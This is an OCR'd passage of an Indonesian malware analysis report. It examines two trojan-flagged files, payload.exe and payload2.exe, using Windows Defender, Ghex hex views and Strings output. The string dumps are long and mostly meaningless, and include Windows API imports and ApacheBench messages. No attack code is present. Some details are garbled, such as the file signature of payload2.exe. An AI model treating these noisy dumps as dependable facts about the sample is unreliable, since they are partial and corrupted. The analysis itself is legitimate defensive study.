
Payload.exe merupakan malware jenis trojan. Penulis mengetahuinya pada saat melakukan scan pc menggunakan Windows Defender (lihat gambar 4 untuk informasinya)




Gambar 4. Windows Defender mendeteksi bahwa payload.exe merupakan malware jenis trojan.

Untuk metode dynamic, berikut adalah hasil analisis dari payload.exe dan payload2.exe menggunakan tools Ghex dan Strings.

- Ghex



Gambar 5. Hasil ghex payload.exe




Gambar 6. Hasil ghex payload2.exe


Dari hasil gambar 5 dan 6 kita dapat melihat hexadecimal dari payload.exe dan payload2.exe. Pada gambar 5, kita dapat lihat berdasarkan code ASCII payload.exe memiliki *signature* MZ. Pada saat dicek dari tabel *list of signature*, MZ merupakan


format dari file ekstensi EXE. Sedangkan untuk payload2.exe *signature-nya* adalah **.**.

Dilihat berdasarkan tabel *list of signature* **.** file yang kemungkinan berektensi PIC, PIF, SEA, dan YTR.

- Strings





SWPQPUx
j PR
j WS
h a@;
QRPh
hX"@
RPhx
A~yu
%aAx
M[S R
PQRh
RQhX
E*tRPWS
fF@5
PRpj
RPVh`
ubh@
\AhVW
AYPP
SaQePR
PPQh
QPPRhX
PPah
TRPP
QPPRh
~PQh
PPQhh
$PPRhh
A)Ph
v$PPIh
h,j@
PPPPQh
WRPWWQh
PRQP
WRSWWPh1
_^[\
A/A@
t7:l
V@Y5
@'Q|
L^AZVQ
;[uk
[uuf
AQRh
jxRV
WP#a
VWqPSb
_^[]
h@B'
@SA ^]l
@IHj
h@B`
C$_^3
;t^Ht
#^C$
K(3A[
S(_^3
K$*Z@W
F _^[]
?:uV;
^]@v
<%8<
@pyM
?*u64
RQjHP.
PIEg
/G>-u(


@9Gu
QRjIj
QRP$Q
getf
t';E
t4;E
t.;E
MHI;
{@_}x@
RWPQ
80ta
0000
7;2~
Fe[<.C
F@Ou
PQR~
M>Og
PQR_
#sP;
GF;eR
] p0
9u2;
}SVW
_^[]
PURQS
.4^[
RWvQ
0000
MFHLE
F@Iu
OqXt
Edh;
Rjxj
RWhG
EuPQ
Et".
_^[]
Ph~f
Mg;X
Ph~f
jaWh
Pj(h
F8t9
HF8I
PjFh
F8tF
U U
PVQS
tb=x
u<V>
|Iq)
PWVP
6h W@
t]ww
_^@]
AUS3
U/OQ
jW#&VSj
B;qt
UyRQ
H9Ph
CM"3
SSSSSSSS
]pz]{
Mj`U
uuHh
_^>eA]
gFH\
BqC


```
K'qu
u       _^[
E)DGu
K1^KH
RPQSE
sP3CT
w'jn
JL<"
QRPS
t#`Ng
NPAH
QWRP
UM[_
^]"=
s,NH3
QPSR
^EZ6
E\<^
_^@[]
Yv!T@A
hX@A
TWVS3
bTD$
 SVW
A       gu
5:yA
W\$K
MbP?
(null)
0123456789abcdef
0123456789ABCDEF
0123456789abcdef
0123456789ABCDEF
0123456789
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@>@@@?456789:;<=@@@@@@@
@@@@@@
 !"#$%&'()*+,-./0123@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ABCDEFG
HIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
_iob
fprintf
strchr
_pctype
__mb_cur_max
exit
_controlfp
SetLastError
FreeEnvironmentStringsW
GetEnvironmentStringsW
GlobalFree
GetCommandLineW
TlsAlloc
TlsFree
DuplicateHandle
GetCurrentProcess
SetHandleInformation
CloseHandle
GetSystemTimeAsFileTime
FileTimeToSystemTime
GetTimeZoneInformation
FileTimeToLocalFileTime
SystemTimeToFileTime
SystemTimeToTzSpecificLocalTime
Sleep
FormatMessageA
GetLastError
WaitForSingleObject
CreateEventA
SetStdHandle
```

```
apr_pollset_create failed
(be patient)%s
[through %s:%d]
Benchmarking %s
%s: %s (%d)
Send request failed!
Send request timed out!
%s      %I64d   %I64d   %I64d   %I64d   %I64d
starttime       seconds ctime   dtime   ttime   wait
Cannot open gnuplot output file
%d,%.3f
Percentage served,Time in ms
Cannot open CSV output file
  %d%%  %5I64d
 100%%  %5I64d (longest request)
 0%%  <0> (never)
Percentage of the requests served within a certain time (ms)
Total:      %5I64d %5I64d%5I64d
Processing: %5I64d %5I64d%5I64d
Connect:    %5I64d %5I64d%5I64d
              min   avg   max
WARNING: The median and mean for the total time are not within a normal deviatio
n
        These results are probably not that reliable.
ERROR: The median and mean for the total time are more than twice the standard
       deviation apart. These results are NOT reliable.
WARNING: The median and mean for the waiting time are not within a normal deviat
ion
        These results are probably not that reliable.
ERROR: The median and mean for the waiting time are more than twice the standard
       deviation apart. These results are NOT reliable.
WARNING: The median and mean for the processing time are not within a normal dev
iation
        These results are probably not that reliable.
ERROR: The median and mean for the processing time are more than twice the stand
ard
       deviation apart. These results are NOT reliable.
WARNING: The median and mean for the initial connection time are not within a no
rmal deviation
        These results are probably not that reliable.
ERROR: The median and mean for the initial connection time are more than twice t
he standard
       deviation apart. These results are NOT reliable.
Total:      %5I64d %4I64d %5.1f %6I64d %7I64d
Waiting:    %5I64d %4I64d %5.1f %6I64d %7I64d
Total POSTed:           %I64d
Total transferred:      %I64d bytes
Keep-Alive requests:    %d
Non-2xx responses:      %d
Write errors:           %d
   (Connect: %d, Receive: %d, Length: %d, Exceptions: %d)
Failed requests:        %d
Complete requests:      %d
Time taken for tests:   %.3f seconds
Concurrency Level:      %d
Document Length:        %u bytes
Document Path:          %s
Server Port:            %hu
Server Hostname:        %s
Server Software:        %s
</table>
<tr %s><th %s>Total:</th><td %s>%5I64d</td><td %s>%5I64d</td><td %s>%5I64d</td><
/tr>
<tr %s><th %s>Processing:</th><td %s>%5I64d</td><td %s>%5I64d</td><td %s>%5I64d<
/td></tr>
<tr %s><th %s>Connect:</th><td %s>%5I64d</td><td %s>%5I64d</td><td %s>%5I64d</td
></tr>
```

```
<tr %s><th %s>Processing:</th><td %s>%5I64d</td><td %s>%5I64d</td><td %s>%5I64d<
/td></tr>
<tr %s><th %s>Connect:</th><td %s>%5I64d</td><td %s>%5I64d</td><td %s>%5I64d</td
></tr>
<tr %s><th %s> </th> <th %s>min</th>   <th %s>avg</th>   <th %s>max</th></t
r>
<tr %s><th %s colspan=4>Connnection Times (ms)</th></tr>
